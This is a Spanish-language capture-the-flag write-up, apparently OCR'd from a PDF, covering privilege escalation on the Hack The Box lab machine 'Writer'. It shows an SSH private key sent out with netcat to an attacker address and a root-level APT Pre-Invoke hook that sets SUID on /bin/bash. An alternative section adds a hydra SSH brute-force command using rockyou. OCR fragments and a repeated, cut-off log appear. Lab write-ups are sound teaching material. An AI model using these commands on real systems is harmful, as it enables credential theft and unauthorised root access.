



y somos jhon


ahora aqui para mayor comodiadad me transfiero su llave ssh con necta
nc -l -p 123 > id_rsa



nc -w 3 10.10.14.2 123 < id_rsa







ssh -i id_rsa john@10.10.11.101

```
~/machineshtb/Writer
ssh -i id_rsa john@10.10.11.101
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri  9 Feb 04:26:33 UTC 2024

  System load:           0.08
  Usage of /:            64.2% of 6.82GB
  Memory usage:          30%
  Swap usage:            0%
```

ahora hacemos tambien un id

```
john@writer:~$ id
uid=1001(john) gid=1001(john) groups=1001(john),1003(management)
john@writer:~$
```

vemos el grupo management nuevamente buscamos recursos de ese grupo
find / -group management 2>/dev/null

```
john@writer:~$ find / -group management 2>/dev/null
/etc/apt/apt.conf.d
john@writer:~$
```

al parecer es un directorio

```
/etc/apt/apt.conf.d
john@writer:~$ cat /etc/apt/apt.conf.d/
cat: /etc/apt/apt.conf.d/: Is a directory
john@writer:~$
```

me dirijo alli

```
john@writer:/etc/apt/apt.conf.d$ ls -la
total 48
drwxrwxr-x 2 root management 4096 Jul 28  2021 .
drwxr-xr-x 7 root root       4096 Jul  9  2021 ..
-rw-r--r-- 1 root root        630 Apr  9  2020 01autoremove
-rw-r--r-- 1 root root         92 Apr  9  2020 01-vendor-ubuntu
-rw-r--r-- 1 root root        129 Dec  4  2020 10periodic
-rw-r--r-- 1 root root        108 Dec  4  2020 15update-stamp
-rw-r--r-- 1 root root         85 Dec  4  2020 20archive
-rw-r--r-- 1 root root       1040 Sep 23  2020 20packagekit
-rw-r--r-- 1 root root        114 Nov 19  2020 20snapd.conf
-rw-r--r-- 1 root root        625 Oct  7  2019 50command-not-found
-rw-r--r-- 1 root root        182 Aug  3  2019 70debconf
-rw-r--r-- 1 root root        305 Dec  4  2020 99update-notifier
john@writer:/etc/apt/apt.conf.d$
```

tambien recordemos que con pspy se ejecuta un apt-get casi cada minuto

```
2024/02/11 20:06:01 CMD: UID=0     PID=4034   | /bin/sh -c /usr/bin/cp /root/.scripts/disclaimer /etc/postfix/disclaimer
2024/02/11 20:06:01 CMD: UID=0     PID=4035   | /bin/sh -c /usr/bin/cp /root/.scripts/master.cf /etc/postfix/master.cf
2024/02/11 20:06:01 CMD: UID=0     PID=4036   | /usr/sbin/CRON -f
2024/02/11 20:06:01 CMD: UID=0     PID=4037   | /bin/sh -c /usr/bin/apt-get update
2024/02/11 20:06:01 CMD: UID=0     PID=4038   | /bin/sh -c /usr/bin/find /etc/apt/apt.conf.d/ -mtime -1 -exec rm {} \;
2024/02/11 20:06:01 CMD: UID=0     PID=4039   | /bin/sh -c /usr/bin/cp -r /root/.scripts/writer2_project /var/www/
2024/02/11 20:06:01 CMD: UID=0     PID=4040   | /usr/bin/apt-get update
2024/02/11 20:06:01 CMD: UID=0     PID=4041   | /usr/bin/apt-get update
2024/02/11 20:06:01 CMD: UID=0     PID=4042   | /usr/bin/apt-get update
2024/02/11 20:06:01 CMD: UID=33    PID=4044   |
2024/02/11 20:06:01 CMD: UID=33    PID=4045   | uname -p
```

entonces que es lo que ocurre estamos dentro de la carpeta del comando apt
si hago un cat * a todos los archivos que tiene la carpeta

```
john@writer:/etc/apt/apt.conf.d$ cat *
APT
{
  NeverAutoRemove
  {
        "^firmware-linux.*";
        "^linux-firmware$";
        "^linux-image-[a-z0-9]*$";
        "^linux-image-[a-z0-9]*-[a-z0-9]*$";
  };

  VersionedKernelPackages
  {
        # kernels
        "linux-.*";
        "kfreebsd-.*";
        "gnumach-.*";
        # (out-of-tree) modules
        ".*-modules";
        ".*-kernel";
  };
```


tambien recordemos que con pspy se ejecuta un ap

```
2024/02/11 20:06:01 CMD: UID=0     PID=4034
2024/02/11 20:06:01 CMD: UID=0     PID=4035
2024/02/11 20:06:01 CMD: UID=0     PID=4036
2024/02/11 20:06:01 CMD: UID=0     PID=4037
2024/02/11 20:06:01 CMD: UID=0     PID=4038
2024/02/11 20:06:01 CMD: UID=0     PID=4039
```


econtramos un post-Invoke-succes
APT::Update::Post-Invoke-Success

```
  };
};
Acquire::Changelogs::AlwaysOnline "true";
Acquire::http::User-Agent-Non-Interactive "true";
APT::Periodic::Update-Package-Lists "1";
APT::Periodic::Download-Upgradeable-Packages "0";
APT::Periodic::AutocleanInterval "0";
APT::Update::Post-Invoke-Success {"touch /var/lib/apt/periodic/update-success-stamp 2>/dev/null || true";};
APT::Archives::MaxAge "30";
APT::Archives::MinAge "2";
APT::Archives::MaxSize "500";
// THIS FILE IS USED TO INFORM PACKAGEKIT
// THAT THE UPDATE-INFO MIGHT HAVE CHANGED

// Whenever dpkg is called we might have different updates
// i.e. if an user removes a package that had an update
DPkg::Post-Invoke {
"/usr/bin/test -e /usr/share/dbus-1/system-services/org.freedesktop.PackageKit.service && /usr/bin/test -S /var/run/dbus/system
```


que significa que una vez se aplicaque el apt- update se haga el comando touch ./var/lib .....
pero existe una que se llamaa Pre-Invoke la cual preinvoca un comando el cual podriamos decir le que le agrege un suid a la bash
y como sobre la carpeta apt.conf.d podemos editar pues creamos un archivo con esta instruccion




APT::Update::Pre-Invoke {"chmod u+s /bin/bash";};



y ahora solo esperamos o vemos con watch cuando cambia el permiso de bash
watch -n 1 ls -la /bin/bash






no entrega ya el siui


##OTRAS FORMAS ##################

SSH FUERZA BRUTA
hydra -l kyle -P /usr/share/wordlists/rockyou.txt 10.10.11.101 -t 4 ssh




Burpsuite diccionario file inclusion peticion


Interceptamos la peticion por burpsuite la idea es validar rutas correctas del load file



